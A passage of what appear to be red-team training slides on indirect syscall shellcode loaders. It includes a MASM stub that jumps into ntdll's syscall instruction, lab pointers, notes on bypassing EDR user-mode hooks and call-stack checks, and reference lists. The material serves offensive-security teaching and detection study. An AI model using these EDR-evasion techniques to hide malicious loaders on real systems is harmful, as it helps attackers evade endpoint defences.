- Compared to direct syscall loader, syscall and return not executed in memory of loader itself → jmp to memory of ntdll.dll

```
EXTERN sysAddrNtAllocateVirtualMemory:QWORD         ; The actual address of the NtAllocateVirtualMemo

.CODE  ; Start the code section

; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx                                    ; Move the contents of rcx to r10. This is necess
    mov eax, 18h                                    ; Move the syscall number into the eax register.
    jmp QWORD PTR [sysAddrNtAllocateVirtualMemory]  ; Jump to the actual syscall.
NtAllocateVirtualMemory ENDP                            ; End of the procedure.

END  ; End of the module
```

Microsoft Macro Assembler (MASM)

- Again, we must enable MASM support in Visual Studio



LAB Exercise: Indirect Syscall Loader

- Complete and analyze the indirect syscall shellcode loader
- All necessary information in related playbook in GitHub Repo/Wiki
  - 14: Chapter 7 | Lab Exercise Playbook

- Results/solution can also be found in playbook

Summary: Indirect Syscall Loader

- Made transition from direct syscalls to indirect syscalls
- Loader imports no longer Windows APIs from kernel32.dll
- Loader imports no longer Native APIs from ntdll.dll
- Only a part of the syscall stub is directly implemented into .text section of the loader itself

Summary: Indirect Syscall Loader

- The syscall- and return statement are executed from memory of ntdll.dll
- User mode hooks in ntdll.dll and EDR can be bypassed
- EDR detection based on checking the return address in the call stack can be bypassed.

Chapter Eight

Call Stack Analysis

Call Stack Analysis


- What is a call stack in general?

> Before we get started, it's important to know what call stacks are and why they're valuable for detection engineering. A **call stack** is the ordered sequence of functions that are executed to achieve a behavior of a program. It shows in detail which functions (and their associated modules) were executed to lead to a behavior like a new file or process being created. Knowing a behavior's call stack, we can build detections with detailed contextual information about what a program is doing and how it's doing it.

Reference: https://www.elastic.co/security-labs/upping-the-ante-detecting-in-memory-threats-with-kernel-call-stacks

Call Stack Analysis

- From red team perspective → try to achieve highest possible legitimate call stack



LAB Exercise: Call Stack Analysis

- Compare the call stacks between all loader
- All necessary information in related playbook in GitHub Repo/Wiki
  - 15 Chapter 8 | Lab Exercise Playbook

- Results/solution can also be found in playbook

Chapter Nine

Summary and Closing

Summary

- Necessary basics of the Windows NT architecture
- Why syscalls are needed
- User-mode API hooking by EDRs
- Concept of direct syscalls, how they can be used from a red team perspective, and their limitations.

Summary

- Built a Win32 API loader that was used as a reference loader
- We went down a level → native API (NTAPI) loader.
- We went again one level → direct syscall loader based on hardcoded SSNs.
- Finally, → built an indirect syscall loader based on hardcoded SSNs.

Bonus Chapters

Improve Indirect Syscall Loader

Bonus Chapters

- Improve step by step your indirect syscall loader
- All bonus chapter playbooks can be found in the wiki

- 16 | Bonus Chapter 1: Dynamically retrieve SSNs via APIs
- 17 | Bonus Chapter 2: Dynamically retrieve SSNs via PEB/EAT
- 18 | Bonus Chapter 3: Implement Halos Gate or Tartarus Gate Approach

References and Resources

- "Windows Internals, Part 1: System architecture, processes, threads, memory management, and more (7th Edition)" by Pavel Yosifovich, David A. Solomon, and Alex Ionescu
- "Windows Internals, Part 2 (7th Edition)" by Pavel Yosifovich, David A. Solomon, and Alex Ionescu
- "Programming Windows, 5th Edition" by Charles Petzold
- "Windows System Architecture" available on Microsoft Docs
- "Windows Kernel Programming" by Pavel Yosifovich
- https://www.geoffchappell.com/studies/windows/km/index.htm
- https://www.geoffchappell.com/studies/windows/km/index.htm
- https://www.elastic.co/security-labs/upping-the-ante-detecting-in-memory-threats-with-kernel-call-stacks

References and Resources

- https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/
- https://klezvirus.github.io/RedTeaming/AV_Evasion/NoSysWhisper/
- https://www.mdsec.co.uk/2020/12/bypassing-user-mode-hooks-and-direct-invocation-of-system-calls-for-red-teams/
- https://captmeelo.com/redteam/maldev/2021/11/18/av-evasion-syswhisper.html
- https://winternl.com/detecting-manual-syscalls-from-user-mode/
- https://alice.climent-pommeret.red/posts/a-syscall-journey-in-the-windows-kernel/
- https://alice.climent-pommeret.red/posts/direct-syscalls-hells-halos-syswhispers2/#with-freshycalls
- https://redops.at/en/blog/direct-syscalls-a-journey-from-high-to-low
- https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls
- Windows internals. Part 1 Seventh edition; Yosifovich, Pavel; Ionescu, Alex; Solomon, David A.; Russinovich, Mark E.
- Pavel Yosifovich (2019): Windows 10 System Programming, Part 1: CreateSpace Independent Publishing Platform

References and Resources

- https://j00ru.vexillium.org/syscalls/nt/64/
- https://github.com/jthuraisamy/SysWhispers
- https://github.com/jthuraisamy/SysWhispers2
- https://github.com/klezVirus/SysWhispers3